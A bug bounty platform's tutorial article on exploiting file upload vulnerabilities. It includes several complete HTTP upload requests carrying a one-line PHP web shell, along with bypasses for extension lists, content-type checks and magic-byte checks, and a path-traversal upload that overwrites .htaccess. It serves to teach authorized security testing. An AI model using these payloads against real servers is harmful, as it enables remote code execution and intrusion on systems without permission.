Insecure file uploads: A complete guide to finding advanced file upload vulnerabilities

BY BLACKBIRD-EU · DECEMBER 14, 2024 · LAST UPDATED ON MAY 11, 2025


File upload vulnerabilities are fun to find, they are impactful by nature and in some cases even result in remote code execution. Nowadays, most developers are educated on insecure file upload implementations but in practice, it can still happen that a potential vulnerability is introduced.

In this article, we will cover simple as well as advanced file upload vulnerabilities, we will also be covering edge cases that could be exploited in specific environments. Feel free to use this article as a checklist for your next bug bounty program.

What are file upload vulnerabilities?

File upload vulnerabilities arise from insecure file upload implementations. Especially when the component performs poor or no validation at all on the uploaded file.

This behavior can lead to bad actors uploading malicious payloads, such as PHP or ASP files, and attempting to execute code on the target server.



Example of a file upload form

Because of this, file upload vulnerabilities are often impactful by nature and can lead to a wide variety of other vulnerabilities, from stored XSS to remote code execution by uploading a specifically crafted

payload file.

We are going to cover the simple, advanced and edge cases of file upload vulnerabilities in this article.

Identifying file upload vulnerabilities

Not all file upload implementations are susceptible to the aforementioned vulnerabilities. To successfully exploit a file upload vulnerability, a few conditions would have to be met first.

Retrievable

You must have a way to retrieve your uploaded file. Most companies make use of dedicated storage buckets or endpoints, but in general, you need to know where your file is stored to later trigger it.

Content-Type

The content type can not be fixed, if the component that handles your uploaded files overrides your content type to, for example, `application/octet-stream`, it may be possible that you'd never be able to make the target server or web browser (in case of an XSS) to execute your file contents.

If you're more interested in watching a video to dive deeper into how to identify file upload vulnerabilities, we recommend our File Upload video on our YouTube channel:

Exploiting simple file upload vulnerabilities

Let's start with exploiting a simple file upload vulnerability.

TIP! No backend is the same. All targets use a different approach to implementing file uploads. We recommend you try and combine some of the bypasses documented below in your testing to achieve your desired result of finding file upload vulnerabilities.

No restrictions

This case is more prevalent in older components and file upload implementations. The file uploading component has no restrictions in place on the files that you can upload. This makes it extremely easy for us to exploit this.

You can upload a shell file that would allow you to execute system commands remotely on the target machine. If the backend is in PHP, make sure to upload a PHP Shell. If the backend is written in Java, try uploading a JSP shell, etc.


```
POST /Api/FileUpload.aspx HTTP/2
Host: console.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.3
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3RwPFJztxaJvrqAq
Accept: */*

------WebKitFormBoundary3RwPFJztxaJvrqAq
Content-Disposition: form-data; name="file"; filename="intigriti.php"
Content-Type: application/x-php

<?php echo system($_GET['e']); ?>
------WebKitFormBoundary3RwPFJztxaJvrqAq--
```

We will be using the above HTTP request throughout this article as an example.

TIP! Follow program guidelines at all times! Some programs do not allow you to upload malicious files (or backdoors). However, when permitted, try to use a random name for your malicious file so that only you can access it.

Bypassing client-side restrictions

Another way developers tend to try and restrict certain file types is by implementing client-side restrictions. One of them is the "accept" HTML attribute in input form fields. This might prevent the average user from uploading the wrong file type. However, this approach is ineffective against malicious actors using proxy interceptors that sit between the client and the server.



HTML "accept" attribute

The simplest way to exploit this context is by uploading a valid file, intercepting your request and changing the uploaded content with your malicious file.

Bypassing a file extension blacklist

Blacklists are another approach developers tend to take to restrict file uploads. And, perhaps he/she might have thought about all the malicious file extensions, there's always that one obscure extension that little to no one knows about.

Let's take a look at some common bypasses:

Bypass file extension exclusion lists


Ideally, you should try all of these, understand how the backend handles your input and confirm if it performs any normalization to try and upload your malicious file.

TIP! Don't know if you're dealing with an exclusion list or an allow list? Try uploading a file with a random extension, if it got accepted, you're likely dealing with a blacklist, otherwise, it's likely a strictly defined allow list.

Bypassing a file extension whitelist

The approach to bypassing a whitelist differs a bit from the aforementioned case. Here, we will need to take advantage of an existing allow list that has strictly defined extensions or find any flaws in the parsing method or the regex pattern that has been used.

Let's take a look at some more bypasses, including ones with special encodings to take advantage of any loosely scoped regex pattern:



Bypass file extension inclusion lists

If the file upload implementation determines your file type by the content type, you can also attempt to upload a file with a whitelisted file extension but with your malicious content type:

```
POST /Api/FileUpload.aspx HTTP/2
Host: console.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.3
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3RwPFJztxaJvrqAq
Accept: */*

------WebKitFormBoundary3RwPFJztxaJvrqAq
Content-Disposition: form-data; name="file"; filename="intigriti.png"
Content-Type: application/x-php

<?php echo system($_GET['e']); ?>
------WebKitFormBoundary3RwPFJztxaJvrqAq--
```

Take note of the `filename` and `Content-Type` in the example request above.

Just as before, you should attempt to identify any normalization that's occurring on the backend and try to use it to your advantage.

Let's now move on to more advanced bypasses of file upload restrictions.

Exploiting advanced file upload vulnerabilities

Bypassing content type restrictions

Another approach developers take to restrict malicious files is by validating the content type of your uploaded file. In this case, we can attempt to set the content type to any allowed MIME type while leaving the file extension to our desired file type:

```
POST /Api/FileUpload.aspx HTTP/2
Host: console.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.3
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3RwPFJztxaJvrqAq
Accept: */*

------WebKitFormBoundary3RwPFJztxaJvrqAq
Content-Disposition: form-data; name="file"; filename="intigriti.php"
Content-Type: image/png

<?php echo system($_GET['e']); ?>
------WebKitFormBoundary3RwPFJztxaJvrqAq--
```

Depending on the vulnerable component again, it is possible that when retrieving the file, the file type will be determined by the file extension instead of the file content type.

TIP! Apply the same here and try to take advantage of any existing parsing and validation flaws. Check how your target behaves when sending multiple content types, none at all or completely remove the content-type parameter.

Magic bytes

The first few bytes (characters) of the contents of the file determine and identify the file type. These are also called magic bytes, magic numbers or file signatures in general.

Developers use these to validate the document and disregard the other parameters such as content type or file extension. Luckily for us, we can upload a file that passes through this validation with our malicious payload.

These are the magic bytes for a normal image (PNG) in HEX:

```
89 50 4E 47 0D 0A 1A 0A
```

If it is certain that the file restriction filter is based on magic bytes, we can simply use these in our malicious file:

```
POST /Api/FileUpload.aspx HTTP/2
Host: console.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.3
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3RwPFJztxaJvrqAq
Accept: */*

------WebKitFormBoundary3RwPFJztxaJvrqAq
Content-Disposition: form-data; name="file"; filename="intigriti.php"
Content-Type: application/x-php

‰PNG
<?php echo system($_GET['e']); ?>
------WebKitFormBoundary3RwPFJztxaJvrqAq--
```

Our uploaded file will pass the validation as it will be detected as an image at first. However, when we later request the PHP file, it can be possible that our malicious code triggers and gets executed on the server.

Take a look at the list of documented file signatures on Wikipedia:
https://en.wikipedia.org/wiki/List_of_file_signatures

TIP! Use a combination of several of the bypass methods to evade more aggressive filters!

Overwriting server configuration files

If no strict restrictions have been made or no correct validation takes place on the file name, we can in some edge cases traverse file directories or even overwrite server configuration files simply by uploading a file with a conflicting name.

Let's take a look at a simple example.

Suppose your target uses Apache to serve content over HTTP. Apache supports `.htaccess` configuration files. After we've figured out where our files are saved, we can attempt to either overwrite an existing `.htaccess` configuration file or create a new one.

```
POST /Api/FileUpload.aspx HTTP/2
Host: console.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.3
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3RwPFJztxaJvrqAq
Accept: */*

------WebKitFormBoundary3RwPFJztxaJvrqAq
Content-Disposition: form-data; name="file"; filename="../../../.htaccess"
Content-Type: text/plain

# Your server configuraton rules
------WebKitFormBoundary3RwPFJztxaJvrqAq--
```

With this, we could change current server configurations and in most cases, it can lead to code execution on the target.

We recommend you enumerate the services and technologies running on your target and craft payloads specifically for your target.

Conclusion

File upload vulnerabilities are critical by nature, so it's worth taking your time and including tests for these types of vulnerabilities. You should try and attempt to upload every possible payload, figure out potential weaknesses and flaws in file validation processes and take advantage of these to upload malicious files.

You've just learned something new about exploiting advanced file upload vulnerabilities... Right now, it's time to put your skills to the test! Browse through our 70+ public bug bounty programs on Intigriti, and who knows, maybe your next bounty is earned with us!

START HACKING ON INTIGRITI TODAY

REQUEST A DEMO

intigriti.com/demo

VISIT THE WEBSITE

intigriti.com

GET IN TOUCH

hello@intigriti.com